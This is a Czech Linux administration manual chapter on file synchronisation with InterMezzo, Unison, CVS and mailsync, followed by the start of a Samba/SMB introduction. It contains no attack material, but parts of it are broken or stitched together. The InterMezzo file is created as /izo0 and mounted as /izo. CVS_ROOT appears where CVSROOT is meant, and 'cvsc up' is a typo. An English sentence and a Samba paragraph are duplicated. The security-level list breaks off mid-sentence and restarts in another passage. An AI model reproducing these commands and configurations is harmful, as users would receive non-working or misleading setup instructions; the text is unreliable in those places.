Synchronizace dat není žádný problém pro počítače, které jsou trvale připojené do sítě. V takovém případě je nejjednodušší cesta nasazení síťového souborového systému, který umožňuje ukládat všechna data na serveru a přistupovat k nim ze všech klientských stanic v síti. Toto řešení je však vyloučené v případě pomalejší nebo dočasné sítě. V případě používání laptopu pak potřebujete lokální kopii všech potřebných souborů. Tehdy přichází potřeba synchronizace souborů. Pokud pak updatujete určitý soubor na jednom počítači, dojde k updatu tohoto souboru i na všech ostatních počítačích. Automaticky lze synchronizaci provádět pomocí programů scp nebo rsync. Ne vždy je však tento způsob žádoucí, protože může dojít např. k přepisu novější verze starší.

Upozornění

Riziko ztráty dat

Dřív než začnete používat systém k synchronizaci dat, seznamte se s funkcemi zvoleného programu a proveďte několik testů. U zvláště důležitých dat proveďte zálohu.

Upozornění

Ruční synchronizaci provází vysoká časová náročnost a možnost chyb. Těmto nepříjemným vlastnostem lze předejít automatizací synchronizace. Zde vám některé z programů, které takovou automatizaci umožňují, krátce představíme. Pokud se pro některý z nich rozhodnete, nezapomeňte si pročíst jejich dokumentaci.

InterMezzo

Základem programu InterMezzo je implementace souborového systému, které vyměňuje přes síť soubory podobně jako NFS, ale na jednotlivých počítačích ukládá lokální kopie. Požadované soubory jsou pak k dispozici i v případě, že síť zrovna nefunguje. Lokální kopie lze editovat. Všechny změny se zanášejí do zvláštního souboru. Jakmile dojde k připojení k síti, změny se automaticky odešlou a dojde k synchronizaci. Více informací o programu InterMezzo najdete po instalaci balíčku v souboru `/usr/share/doc/packages/InterMezzo/InterMezzo-HOWTO.html`.

Unison

Unison není síťový souborový systém. Soubory jsou jednoduše ukládány a editovány lokálně. Program Unison pak po ručním spuštění provede synchronizaci dat. Při první synchronizaci se na obou počítačích vytvoří databáze obsahující kontrolní součty, časová razítka a informace o přístupových právech jednotlivých zvolených souborů. Při dalším spuštění již program Unison rozpozná, které soubory se mají synchronizovat a navrhne přenos na jiný počítač.

CVS

CVS je nejčastěji používán pro správu verzí zdrojových kódů programů. Nabízí možnost udržování kopie souborů na řadě počítačů. Použitelný je samozřejmě také pro synchronizaci.

CVS spravuje centrální sklad dat na serveru, kde se n ukládají jen samotné soubory, ale také jejich změny. Změny se provádějí lokálně a odesílají se do centrálního skladu, odkud mohou být stahovány ostatními uživateli. Jak odeslání tak stažení važí aktivní účast uživatele.

CVS je odolný proti chybám, které nastanou v případě současného odesílání ze dvou různých počítačů. Všechny změny spojuje a pokud ke změnám dochází současně na stejné řádce, nahlásí konflikt. V případě konfliktu databáze stále zůstává v konzistentním stavu. Konflikty jsou viditelné a řešitelné pouze na klientských stanicích.

mailsync

Mailsync se používá k synchronizaci e-mailů ve schránkách na různých serverech. Synchronizovat lze jak lokální schránky tak schránky IMAP.

V závislosti na ID zprávy v hlavičce, je zpráva buď synchronizována nebo smazána. Synchronizace je možná mezi jednotlivými schránkami nebo skupinami schránek.

Určení faktorů pro výběr programů

Client-Server vs. Peer-to-Peer

Pro distribuci dat se používají dva odlišné modely. V prvním modelu všichni klienti synchronizují data s centrálním serverem.

Server musí být čas od času dostupný pro klienty. Tento model je používán CVS a InterMezzo.

Další možnost představuje synchronizace dat mezi klienty navzájem. Tak pracuje např. Unison.

Přenositelnost

InterMezzo je v současnosti podporován pouze v linuxových systémech. V minulosti byl limitován 32-bitovou „little endian“ architekturou (ix86). Díky přechodu z na perl založeného lento na InterSync, již tento limit neexistuje. V případě synchronizace mezi rozdílnými architekturami je však vždy nutná opatrnost. CVS a Unison jsou dostupné na řadě různých architektur včetně různých unixových systémů a systému Windows.

Interaktivní vs. automatický

Datová synchronizace u programu InterMezzo se spouští na pozadí automaticky ihned po navázání spojení se serverem. Manuální zásahy jsou nutné pouze v případě řešení konfliktů.

U programů CVS a Unison synchronizaci spouští ručně uživatelé. Tak jen nad ní umožněna větší kontrola. Na druhou stranu v situaci, kdy dochází k synchronizaci v příliš dlouhých intervalech, je velmi pravděpodobné, že dojde ke konfliktu.

Rychlost

Vzhledem k interaktivitě jsou Unison a CVS pomalejší než InterMezzo, který se spouští automaticky na pozadí. Program CVS je obvykle rychlejší než Unison.

Konflikty

V CVS konflikty nenastávají často ani u velkých projektů, na kterých pracuje řada lidí. Je to proto, že každý dokument je skládán z jednotlivých řádek. Pokud už ke konfliktu dojde, je postižen pouze jeden klient. Konflikty jsou navíc velmi snadno řešitelné.

Unison hlásí chyby a vyřazuje postižené soubory ze synchronizace. Změny se spojují obtížněji než v CVS.

Protože InterMezzo není interaktivní, řešení konfliktů je obtížnější. Když se objeví konflikt, InterSync se ukončí s chybovým hlášením. V takovém případě je nutný zásah systémového administrátora, který musí soubory uvést do konzistentního stavu ručně (pomocí `rsync` nebo `scp`).

Výběr a vkládání souborů

InterMezzo synchronizuje celý souborový systém. Nové soubory se automaticky objeví i na všech ostatních počítačích.

Při nejjednodušší konfiguraci Unison synchronizuje adresář. Nově vložené soubory jsou automaticky distribuovány dále.

V CVS je nutné všechny adresáře a soubory vložit ručně pomocí příkazu:

```
cvs add
```

Datové svazky a požadavky na disk

Při synchronizaci je nutné mít na všech klientech potřebné místo pro synchronizovaná data. V případě CVS budete navíc potřebovat také místo na serveru pro repository. Historie souborů je také uložena na serveru a samozřejmě vyžaduje určité volné místo. U změněných souborů se ukládají pouze pozměněné řádky. U binárních souborů je vyžadováno další místo pro uložení velikosti souborů.

GUI

Unison nabízí zvláštní grafické rozhraní, kde jsou zobrazeny synchronizační procedury. Můžete přijmout návrh nebo vyloučit některé jednotlivé soubory. V textovém režimu lze potvrzovat jednotlivé procedury.

Pokročilejší uživatelé ovládají CVS z příkazové řádky. Dostupné jsou také grafická rozhraní jako `cervisia`. V těchto programech je řešení konfliktů mnohem snadnější než z příkazové řádky. CVS je podporováno řadou vývojářských nástrojů (např. `kdevelop`) a textových editorů (např. `emacs`).

InterMezzo příliš pohodlí neposkytuje. Na druhou stranu k přímé práci z tímto programem dochází velmi zřídka. Po konfiguraci se vše již provádí automaticky na pozadí.

Uživatelská přívětivost

Konfigurace InterMezzo nepatří k nejsnadnějším a měl by ji provádět pouze administrátor s pokročilejšími znalostmi Linuxu. Pro nastavení jsou vyžadována práva uživatele `root`.

Unison se velmi snadno ovládá a je vhodnou volbou i pro začátečníky.

Používání CVS je trochu složitější než v předešlém případě. Uživatelé by měli rozumět vztahům mezi lokálními daty a repository. Před změnou a odesláním dat by měli vždy pracovat s nejnovější verzí, kterou získají pomocí příkazu:

```
cvs update
```

Po dokončení práce je nutné data přesunout do repository příkazem:

```
cvs commit.
```

Bezpečnost

Data by během přenosu měla být chráněna proti změnám. Jak Unison tak CVS lze používat spolu se `ssh` (Secure Shell). Pokud chcete svým datům zajistit maximální bezpečnost, vyhněte se používání `rsh` (Remote Shell).

Synchronizace v programu InterMezzo se provádí přes protokol `http`. Tento protokol sám o sobě není příliš bezpečný. Abyste zvýšili bezpečnost, můžete použít `SSL`. Konfigurace s `SSL` patří do rukou pokročilejších administrátorů.

Ochrana proti ztrátě dat

CVS archivuje všechny změny v projektu a je extrémně stabilní. Protože se ukládá historie projektu, je CVS chráněn i proti chybám uživatelů jako je např. smazání souboru.

Unison patří k novějším programům, ale již si dokázal své místo získat především vysokou stabilitou. Je však mnohem citlivější na chyby uživatelů. Pokud jednou smažete některý soubor, již ho nikdy neobnovíte.

InterMezzo se stále nachází ve vývojové fázi alfa. Protože jsou data ukládána na zvláštním souborovém systému, je jejich ztráta poměrně nepravděpodobná. Může však dojít k poškození samotných souborů. Omezená je také odolnost proti uživatelským chybám. Pokud soubor smažete na jednom počítači, smaže se i na všech ostatních. Pokud se rozhodnete pro nasazení InterMezzo, provádějte pravidelné zálohování.

	InterMezzo	Unison	CVS	mailsync
C-S/equal	C-S	P2P	C-S	P2P
Přenositelnost	Linux(i386)	Lin,Un*x,Win	Lin,Un*x,Win	Lin,Un*x
Interaktivita	-	x	x	-
rychlost	++	-	o	+
Konflikty	-	o	++	+
Výběr	fs	adresář	výběr	mailbox
Historie	-	-	x	-
Prostor	o	o	--	+
GUI	-	+	o	-
Obtížnost	-	+	o	o
Útoky	-	+(ssh)	+(ssh)	+(SSL)
Ztráta dat	o	+	++	+

Tabulka 18.1: Funkce synchronizačních nástrojů -- = nízká, - = nízká nebo žádná o = střední, + = dobrá, ++ = výborná, x = dostupná

Úvod do InterMezzo

Architektura

InterMezzo používá zvláštní typ souborového systému. Soubory jsou uloženy lokálně na jednotlivých klientských počítačích. Obvykle je pro tento účel používán některý z linuxových souborových systémů, obvykle ext 3. Po úpravě oddílu a souborový systém se připojí po zadání příkazu:

```
intermezzo
```

Jádro zavede modul s podporou InterMezzo. Všechny změny prováděné na tomto souborovém systému jsou zapisovány do záznamů.

Po úvodních krocích se spustí program InterSync. Tento program spustí webový server (např. apache) a k datům mohou přistupovat ostatní počítače. Při konfiguraci klientů je nutné zadat jméno serveru pro InterSync.

InterSync je další generací staršího InterMezzo, který pro synchronizaci používal perlového démona lento. Dokumentace InterSync stále pojednává o starším systému. Moduly jádra však stále podporují lento a s InterSync nepracují. V jádře SUSE je nyní dostupný novější modul. Pokud si chcete vytvářet vlastní jádro, nezapomeňte ke zdrojovým kódům přinstalovat také balík km_intersync.

Konfigurace InterMezzo vyžaduje administrátorská práva. Jak již bylo napsáno výše, konfigurace samotná je poměrně složitá. Postup popsany níže zahrnuje pouze základy a neobsahuje všechny nezbytné kroky pro vytvoření bezpečného systému.

Konfigurace InterMezzo serveru

Jeden z počítačů bude nastaven jako server. Tento server bude kontrolovat synchronizační provoz.

Pro synchronizovaná data je nutné vytvořit zvláštní souborový systém. Pokud nemáte volný diskový oddíl a nepoužíváte LVM, je nejjednodušší použít smyčkové zařízení („loop device“), které vám umožní používat soubor jako zvláštní souborový systém.

V následujícím příkladu je vytvořen v kořenovém adresáři souborový systém InterMezzo/ext3 o velikosti 256 MB.

In the following example, an InterMezzo/ext3 file system with a size of 256 MB is set up in the root directory. Souborový systém je označen jako fset0.

```
dd if=/dev/zero of=/izo0 bs=1024 count=262144
mkzifs -r fset0 /izo0 # Varovani muzete ignorovat
```

Tento souborový systém připojíme do /var/cache/intermezzo příkazem:

```
mount -t intermezzo -o fileset=fset0,loop /izo /var/cache/intermezzo
```

Aby se všechny tyto činnosti prováděly automaticky, musíte provést příslušný zápis do souboru /etc/fstab. Nyní můžete nakonfigurovat InterSync editací souboru /etc/sysconfig/intersync. Nutné je doplnit následující:

```
INTERSYNC_CLIENT_OPTS="--fset=fset0"
INTERSYNC_CACHE=/var/cache/intermezzo
INTERSYNC_PROXY=""
```

Program InterSync spustíte příkazem:

```
/etc/init.d/intersync start
```

Aby se program spouštěl automaticky při startu systému, musíte ho vložit do seznamu služeb příkazem:

```
insserv intersync.
```

Konfigurace InterMezzo Clients

Konfigurace klientů (jeden server více klientů) je podobná jako v případě serveru. Jedinou změnu při konfiguraci souboru `/etc/sysconfig/intersync` představuje nastavení jména serveru v proměnné `INTERSYNC_CLIENT_OPTS`:

```
INTERSYNC_CLIENT_OPTS="--fset=fset0 --server=ServerName"
```

`ServerName` musíte nahradit jménem serveru. Pokud je to možné, měl by mít souborový systém na všech počítačích stejnou velikost.

Řešení problémů

Hned po startu klienta se změny v souborech v adresáři `/var/cache/intermezzo/` projeví na serveru a všech ostatních klientech. Pokud k tomu nedojde, nedošlo k navázání spojení se serverem nebo je chybná konfigurace. Chybu najdete analýzou záznamů ze souboru `/var/log/messages`. Webový server ukládá své startovací záznamy do `/var/intermezzo-X/`. Záznamy změn v souborovém systému najdete v `/var/cache/intermezzo/.intermezzo/fset0/kml` a zobrazíte je příkazem:

```
kmlprint
```

V případě konfliktu se `InterSync` ukončí. Zda je synchronizace aktivní zjistíte příkazem:

```
/etc/init.d/intersync status
```

Důvody pro ukončení služby zjistíte v souboru se záznamy.

Další informace najdete v dokumentaci:

```
/usr/share/doc/packages/intersync/  
http://www.inter-mezzo.org/
```

Úvod do Unison

Použití

Unison je vynikající řešení pro synchronizaci a transfer adresářového stromu. Synchronizace je prováděna v obou směrech a lze ji kontrolovat

pomocí přehledného grafického rozhraní. V případě potřeby je k dispozici i textová verze ovládání. Synchronizaci lze automatizovat tak, že není potřebný žádný zásah uživatele. Takové nastavení již vyžaduje určité zkušenosti.

Požadavky

Unison je nutné nainstalovat na server i na klienty. Serverem se zde rozumí vzdálený počítač.

V následujících příkladech je Unison používán spolu s ssh. Program ssh musí být nainstalována klientovi i serveru.

Používání Unison

Podstatou práce Unison je asociace dvou adresářů („roots“). Tato asociace je symbolická — nejde o online spojení. V našem případě je použito následující nastavení:

Klient:	Server:
/home/tux/dir1	/home/geeko/dir2

Synchronizovat budeme dva výše uvedené adresáře. Uživatel má na klientovi uživatelské jméno **tux** a na serveru **geeko**. Před zahájením práce je vhodné otestovat komunikaci klient – server příkazy:

```
unison -testserver /home/tux//dir1 ssh://geeko@server//homes/geeko/dir2
```

problémy, které mohou nastat:

- nekompatibilní verze Unison na klientovi a serveru
- Server nepovoluje SSH připojení
- Některá z uvedených cest neexistuje

Pokud vše funguje, vynechejte volbu `-testserver`.

Během první synchronizace Unison nezná vztahy mezi adresáři. Šipka ve sloupci ‘Action’ indikuje směr transferu. Znak otazníku znamená, že Unison nedokáže určit směr transferu, protože obě verze byly zrovna změněny nebo jsou nové.

Pro individuální směr transferu můžete použít klávesy šipek. Pokud jsou pro všechny položky nastaveny správné směry, potvrďte nastavení klínutím na „Go“.

Charakteristiky Unison lze nastavit v příkazové řádce parametry. Seznam parametrů získáte příkazem:

```
unison --help.
```

Pro každou dvojici se vytváří záznam v uživatelském adresáři `~/.unison`. KONfigurace např. `~/.unison/example.prefs` se také ukládá v domovském adresáři:

```
root=/home/foobar/dir1
root=ssh://fbar@server//homes/fbar/dir2
batch=true
```

Soubor 62: *Soubor `~/.unison/example.prefs`*

Při startu synchronizace zadejte na příkazovém řádku tento soubor jako parametr:

```
unison example.prefs.
```

Další informace

Velmi užitečná je oficiální dokumentace Unison. KOMPletní manuál najdete na stránce <http://www.cis.upenn.edu/~bcpierce/unison/> a v SUSE balík unison.

Úvod do programu CVS

Použití

CVS je velmi užitečný v případě časté editace textových souborů velkým počtem uživatelů. CVS lze použít i pro jiné než textové formáty, ale bude docházet k velkým požadavkům na prostor na serveru, protože všechna data budou ukládána odděleně. Navíc nebude dostupná řada užitečných funkcí.

Synchronizace pomocí CVS narozdíl od Unison vyžaduje existenci jednoho centrálního serveru.

Konfigurace CVS serveru

„Server“ je místo, kde jsou uloženy všechny platné soubory včetně posledních verzí. Jako server lze používat libovolnou pracovní stanici. Pokud je to možné, měli byste provádět pravidelné zálohování tohoto serveru.

Při konfiguraci serveru je vhodné nastavit přístup pro uživatele pomocí ssh. Pokud je uživatel serveru znám např. jako tux a CVS je nainstalován jak na klientovi tak na serveru, je nutné na straně serveru nastavit následující proměnné prostředí:

```
CVS_RSH=ssh CVS_ROOT=tux@server:/serverdir
```

Příkazem:

`cvs init` CVS server ze strany klienta. Tento příkaz je potřebné provést pouze jednou.

Nakonec musí být synchronizaci přiřazeno jméno. Na klientovi vytvoříte adresář, který bude obsahovat soubory spravované pomocí CVS. Jméno adresáře bude také jméno synchronizace. V našem případě používáme adresáře pojmenovaný `synchome`. Jméno synchronizace nastavíme v tomto adresáři příkazem:

```
cvs import synchome TUX TUX_0
```

Řada CVS příkazů vyžaduje komentář. Pro tento účel CVS spouští editor (definovaný proměnnou prostředí `$EDITOR` nebo `vi`, pokud jste žádný editor nenastavili). V editoru můžete doplnit komentář jako v následujícím příkladě:

```
cvs import -m 'this is a test' synchome TUX TUX_0
```

Používání CVS

Od tohoto okamžiku lze k repository přistupovat ze všech klientů a stahovat její obsah pomocí příkazu „checked out“:

```
cvs co synchome
```

Voláním tohoto příkazu vytvoříte na klientském počítači adresář `synchome`. Všechny změny do repository zašlete z tohoto adresáře příkazem:

```
cvs commit.
```

Tímto příkazem zašlete na repository všechny soubor včetně souborů z podadresářů. Pokud chcete zaslat pouze jednotlivé soubory nebo adresáře, uveďte je v příkazu takto:

```
cvs commit soubor1 adresar1
```

Před zasláním nové verze musí adresáře a soubory v repository existovat. Do repository je vložíte příkazem:

```
cvs add soubor1 adresar1
```

Synchronizace ze serverem se spustí příkazem:

```
cvs update
```

Aktualizovat můžete také jednotlivé adresáře a soubory:

```
cvs update soubor1 adresar1
```

Pokud chcete zobrazit odlišnosti mezi verzemi uloženými v repository, použijte příkaz:

```
cvs diff
```

nebo

```
cvs diff soubor1 adresar1.
```

Aktualizované soubory zobrazíte příkazem:

```
cvs -nq update
```

Během aktualizace jsou zobrazovány určité symboly vypovídající o stavu souborů a adresářů. Význam některých z nich najdete v následujícím přehledu:

U Lokální verze byla aktualizována.

M Lokální verze byla změněna. Pokud byly na serveru změny, je možné je sloučit s lokální verzí. server, it was possible to merge the differences in the local copy.

P Na lokální verzi byly aplikovány změny z verze na serveru.

C Lokální soubor je v konfliktu s aktuální verzí v repozitory.

? Soubor v CVS neexistuje.

Stav M indikuje lokální změny. Tyto soubory je vhodné poslat do repository nebo smazat a pak znovu spustit update. Při updatu se do lokální kopie repository doplní chybějící části. Pokud chcete zaslat do repository soubory, který před vámi někdo již zaslal, může dojít ke konfliktu. V takovém případě se objeví C.

V takovém případě se podíváte do konfliktních značek («i» a «j») v souboru a rozhodnete se, kterou verzí si přejete použít. Pokud se rozhodnete zrušit své změny, stačí smazat svůj lokální soubor a zadat příkaz:

```
cvsc up
```

Tímto příkazem získáte aktuální verzi ze serveru.

Další informace

Rozšířenou dokumentaci najdete na následujících adresách:

<http://www.cvshome.org/>

<http://www.gnu.org/manual/>

Úvod do mailsync

Použití

mailsync se používá tři úlohy:

- Synchronizace lokálně uložených poštovních zpráv se zprávami uloženými na serveru
- Při migraci schránek různých serverů nebo při migraci na jiný poštovní server
- Kontrole integrity schránky a vyhledávání duplicitních zpráv

Konfigurace

mailsync rozeznává mezi samotnými schránkami („store“) a mezi kanály mezi schránkami („channel“. definice obou je uložena v `~/mailsync..`. V této části se budete zabývat především prvním typem.

Jednoduchá definice může vypadat takto:

```
store saved-messages {
    pat      Mail/saved-messages
    prefix   Mail/
}
```

`Mail/` je podadresář v domovském adresáři uživatele, který obsahuje zprávy včetně složky `saved-messages`. Program `mailsync` spustíte příkazem:

```
mailsync -m saved-messages
```

Index všech zpráv je zobrazen v `saved-messages`. Při tomto nastavení:

```
store localdir {
    pat      Mail/*
    prefix   Mail/
}
```

příkazem:

```
mailsync -m localdir
```

vylistujete všechny zprávy uložené v adresáři `Mail/`.

Příkaz:

```
mailsync localdir
```

zobrazí jména složek.

Specifikace IMAP serveru vypadá takto:

```
store imapinbox {
    server {mail.edu.harvard.com/user=gulliver}
    ref    {mail.edu.harvard.com}
    pat    INBOX
}
```

Tento příklad platí pro hlavní složku na IMAP serveru. Pro podsložky bude vypadat takto:

```
store imapdir {
    server {mail.edu.harvard.com/user=gulliver}
    ref    {mail.edu.harvard.com}
    pat    INBOX.*
    prefix INBOX.
}
```

Specifikace IMAP server podporující šifrovaná připojení se změní takto:

```
server {mail.edu.harvard.com/ssl/user=gulliver}
```

při neznámém certifikátu serveru:

```
server {mail.edu.harvard.com/ssl/novalidate-cert/user=gulliver}
```

Nyní je možné podložky v Mail/ připojit k podadresářům IMAP serveru:

```
channel folder localdir imapdir {
    msinfo .mailsync.info
}
```

mailsync používá msinfo k předání seznamu synchronizovaných zpráv.

Příkaz mailsync folder provede toto:

- Schéma schránky je expandováno na obě strany
- Ze získaných jmen složek je odstraněna předpona
- Složky jsou v párech synchronizovány

Složka INBOX.sent-mail na IMAP serveru bude synchronizována s lokální složkou Mail/sent-mail. Synchronizace mizí jednotlivými složkami probíhá následovně:

- Pokud zpráva existuje na obou stranách, nic se nestane.
- Pokud zpráva na jedné ze stran chybí a je nová (není v souboru získáném pomocí `msinfo`), bude kopírována tam, kde chybí
- Pokud zpráva na jedné ze stran chybí a je stará, bude smazána (protože na jedné ze stran byla zpráva pravděpodobně smazána)

Abyste mohli zjišťovat, která zpráva má být smazána a která kopírována, spustte `mailsync` s kanály:

```
mailsync folder localdir
```

Tímto příkazem získáte seznam všech zpráv, které jsou na lokálním počítači nové a seznam všech zpráv, které mají být na straně serveru smazány. Podobně příkaz

```
mailsync folder imapdir
```

vede k seznamu zpráv, které jsou na IMAP serveru nové a které mají být během synchronizace na lokálním počítači smazány.

Možné problémy

Abyste předešli ztrátám dat, je vhodné smazat soubor se záznamy `msinfo`. Tak budou všechny zprávy existující pouze na jedné straně zobrazeny jako nové a tak budou při další synchronizaci kopírovány i na druhou stranu.

Synchronizovány jsou pouze zprávy s ID. Ostatní zprávy jsou ignorovány. Chybějící ID zprávy je častým důvodem selhání programu při zasílání nebo zápisu zprávy.

Na většině IMAP serverů je hlavní složka označována jako `INBOX` a podložky jsou adresovány náhodnými jmény (narozdíl od `INBOX` a `INBOX.name`). Proto pro řadu IMAP serverů není možné nastavit vzorec pro podložky.

Po úspěšném přenosu zprávy na IMAP server nastaví ovladače schránky (`c-client`) používané programem `mailsync` zvláštní flag. Z toho důvodu nejsou některé programy jako např. `mutt` rozpoznat tyto zprávy jako nové. Nastavení tohoto flagu lze zakázat volbou `-n`.

Další informace

Další informace najdete po instalaci balíčku balík mailsync v souboru README v adresáři `/usr/share/doc/packages/maillsync/`. V této souvislosti věnujte také pozornost RFC 2076 „Common Internet Message Headers“.

Heterogenní sítě

Mimo připojení k jiným linuxovým sítím může Linux spolupracovat také s počítači Windows a Macintosh nebo komunikovat se sítěmi Novell. V této kapitole najdete doporučení pro nastavení heterogenních sítí.

Samba – komunikace mezi Linuxem a Windows	544
Netatalk	551
Emulace Netware pomocí MARSNWE	557

Samba – komunikace mezi Linuxem a Windows

S použitím balíku Samba lze doplnit libovolný unixový počítač o funkce výkonného souborového a tiskového serveru pro dosové, OS/2 a windowsové počítače. Samba projekt spravuje Samba Team a původně ho vyvíjel australan Andrew Tridgell.

Postupem doby se Samba vyvinula ve stabilní a přenositelný produkt. Proto se ale také stala velmi obsáhlým produktem, a proto zde podáváme jen přehled jejích funkcí. Řadu užitečných dokumentů, podle kterých lze konfigurovat i server pro složitou síť, najdete v adresáři `/usr/share/doc/packages/samba`. V podadresáři dokumentace jsou `examples`, kde je příkladová konfigurace v souboru `smb.conf`. SuSE.


Samba používá protokol SMB (Server Message Block) firmy Microsoft. Na tlak firmy IBM tento protokol Microsoft uvolnil, takže nyní má přístup do sítě Microsoft libovolný výrobce softwaru.

Protokol SMB umožňuje využívat sdílení souborů a tiskáren mezi více počítači v prostředí Windows. Je založen na službách, které zde tradičně poskytuje NetBIOS, a po funkční stránce se dá přirovnat k NFS. Nosným protokolem pro SMB je TCP/IP, který musí mít proto aktivovaný každý windowsový klient.

NetBIOS

NetBIOS je softwarové rozhraní (API) pro komunikaci mezi počítači s tzv. „name service“, umožňující počítačům, připojeným k síti, rezervovat si pro sebe jména, sloužící k oboustranné identifikaci. Pro přidělování nebo kontrolu jmen zde není žádná centrální autorita. Každý počítač v síti smí mít libovolný počet jmen, pokud se již nepoužívají.

Rozhraní NetBIOS lze implementovat v různých síťových architekturách. Jedna z implementací, která je těsně svázána se síťovým hardwarem, se nazývá NetBEUI (bývá však často zaměňována za NetBIOS).

NetBIOSová jména, která se posílají přes TCP/IP, nemají teoreticky nic společného se jmény v `/etc/hosts` nebo se jmény z  DNS – NetBIOS totiž používá svá vlastní, nezávislá jména. Z důvodu zjednodušení správy se však doporučuje, aby si vzájemně odpovídala jména počítačů, která používá NetBIOS a DNS, což je také standardní volba, kterou používá Samba.

Klienti

Všechny běžně používané operační systémy, jako je DOS, Windows a OS/2 podporují SMB protokol. Na počítači však musí být nainstalovaný TCP/IP protokol. Pro různé verze UNIXu je možné použít Smbu.

SMB server poskytuje klientům místo ve formě „shares“. Share obsahuje adresář a všechny jeho podadresáře. Je exportován s vlastním názvem a je možné k němu přistupovat prostřednictvím tohoto názvu – který nemusí odpovídat skutečnému názvu adresáře. Stejně tak je přiřazen název exportované tiskárny, ke které mohou klienti přistupovat.

Instalace a konfigurace serveru

Nejdříve je třeba nainstalovat balík samba. Ručně pak můžete spustit službu příkazem `rcsmb start` a pomocí `rcsmb stop` opět ukončit.

Centrální konfigurační soubor v Sambě je `/etc/samba/smb.conf`. Zde je možné konfigurovat celou službu. V zásadě se dělí konfigurační soubor `/etc/samba/smb.conf` na dvě části. V [globals] části jsou obecná centrální nastavení. V druhé části – [share] se nastavují sdílené adresáře a nastavují práva k souborům a adresářům. Pokud má být určité nastavení v [share] části platné pro celou sekci, pak je třeba ho přesunout do [globals] a tím bude platné pro všechny shares, což ušetří stresovaným správcům systémů trochu práce.

Abychom to celé trochu zprůhlednili, vysvětlíme si jednotlivé parametry.

Vysvětlivky k příkladové konfiguraci globální části

- `workgroup = TUX-NET` Samba serveru je pomocí této řádky přiřazen název pracovní skupiny. Je potřeba uvést TUX-NET mezi vaše pracovní skupiny nebo konfigurovat klienty na tuto hodnotu.
- `os level = 2` Podle tohoto parametru se bude Samba server rozhodovat, zda se stane LMB pro své pracovní skupiny. V příkladu uvedená hodnota je schválně nízká tak, aby existující Windowsová síť nebyla rušena špatně nakonfigurovanou Sambou. Bližší informace k této volbě naleznete v souborech `BROWSING.txt` a `BROWSING-Config.txt`, které najdete v podadresáři `textdocs` dokumentace balíku.

Pokud ještě neprovozujete SMB server (např. ve Windows NT, 2000, XP) a sambový server by měl v lokální síti udržovat informace o jménech dostupných systémů – tak stačí zvýšit `os level` na vyšší hodnotu (např. 65) a stane se tak LMB.

Při změnách této hodnoty byste měli být obzvláště opatrní, protože můžete rušit komunikaci ve stávající síti.

- **wins suport a wins server** Když chcete integrovat Sambu do windowsové sítě, kde již běží WINS server – tak položku odkomentujte a uveďte jeho IP adresu.

Když jsou windowsové systémy provozovány v oddělených podsítích, měly by se vidět, ve vaší win síti není „žádný“ WINS server a chcete Sambu používat jako WINS server – tak nastavte wins support = yes. Pozor na to, abyste tuto položku aktivovali pouze na jednom serveru.

```
[cdrom]
;      comment = Linux CD-ROM
;      path = /media/cdrom
;      locking = no
```

Soubor 63: CD-ROM-zpřístupnění

- **cdrom a comment** Položka cdrom obsahuje jméno, které bude vidět na SMB klientech. Pomocí comment můžete použít libovolné jméno.
- **path = /media/cdrom** Slouží pro exportování bodu připojení. Tento způsob exportování je omezen pouze na lokální uživatele. Ostatním umožníte přístup volbou guest ok = yes. Protože tato volba umožňuje přístup ke čtení všem, je potřeba s ní zacházet velice opatrně. Hlavně při používání v sekci global.
- **homes** Zvláštní postavení má export tzv. homes. Pokud má uživatel na linuxovém souborovém serveru platný účet a vlastní domovský adresář, pak se může jeho klient po zadání platného uživatelského jména a hesla připojit

```
[homes]
comment = Home Directories
valid users = %S
browseable = no
writeable = yes
create mask = 0640
directory mask = 0750
```

Soubor 64: Zpřístupnění domácích adresářů

- `valid users = %S %S` po úspěšné výstavbě spojení je nahrazen exportovaným jménem. Protože při exportu home musí být vždy exportovaný název stejný s názvy uživatelů, je omezeno používání home pouze na vlastníka.
- `browseable = no` Když je tato volba nastavena na `no` - nebude zobrazován v seznamech
- `writeable = yes` Samba má přenastaven zápis u exportovaných dat na `read only = yes`. Pokud má být adresář přístupný pro zápis, pak je třeba nastavit `writeable = yes`. U domovských adresářů je to většinou požadováno. Samba má přenastaven zápis u exportovaných dat na `read only = yes`. Pokud má být adresář přístupný pro zápis, pak je třeba nastavit `writeable = yes`. U domovských adresářů je to většinou požadováno.
- `create mask = 0640` Windowsové počítače neznají koncepci unixových přístupových práv. Proto nedokáží při vytváření souborů určit, jaká přístupová práva budou nastavena. Tento parametr tedy určuje, s jakými právy budou data vytvářena a platí to pouze shares s povoleným zápisem. Číslo 640 znamená `-rw-r---`, tj. čtení a zápis pouze pro vlastníka a čtení pro skupinu.

Security Level

SMB protokol vychází z prostředí DOS/Windows bere ohledy na problematiku bezpečnosti. Proto je možné přístup ke každému exportovanému adresáři ochránit heslem. SMB rozlišuje tři různé způsoby:

- **Share Level Security:** Při nastavení Share Level Security je jedné share přiřazeno jedno heslo. Každý, kdo zná toto heslo má přístup k adresáři.
- **User Level Security:** Při zabezpečení na úrovni uživatelů se zavádí do SMB koncepce uživatelů. Každý uživatel se musí každému serveru prokázat heslem. Server mu pak podle jména uživatele
Server NFS se konfiguruje v souboru `/etc/exports` a omezení přístupu jsou zde až na úrovni počítače, což má význam v prostředí unixových stanic, pro které byl navržen NFS, neboť si zde klient sám ověřuje přístupová práva.

Protože je však stále ještě mnoho instalací, kdy každý uživatel DOS a Windows má na svém počítači neomezená práva, nebylo u SMB možné použít stejnou ochranu jako v NFS.

Protokol SMB, který pochází z původně nechráněného dosového světa, se musel proto s bezpečností vypořádat vlastní cestou: každý přístup k share je chráněn heslem. SMB zde rozlišuje tři možnosti:

- ▷ Bezpečnost na úrovni share (Share Level Security)
Každému share se přidělí heslo. Kdokoli ho zná, má pak na share přístup.
- ▷ Bezpečnost na úrovni uživatele (User Level Security)
Každý uživatel se musí k serveru přihlásit svým vlastním heslem. Po přihlášení přiděluje server v závislosti na uživatelském jménu přístup k jednotlivým exportovaným shares.
- ▷ Bezpečnost na úrovni serveru (Server Level Security)
Ačkoli dává Samba přednost bezpečnosti na úrovni uživatele, může ověřování hesel přejmout jiný server, který pak pracuje opět na úrovni uživatele. Toto nastavení vyžaduje zvláštní parametr (password server =).

Na každém serveru SMB však smí být pouze jediná společná úroveň zabezpečení – nelze tedy mít některé shares zabezpečené na úrovni share a jiné na úrovni uživatele. Další informace k tomuto tématu obsahuje soubor `/usr/share/doc/packages/samba/textdocs/security_level.txt`.

Tip

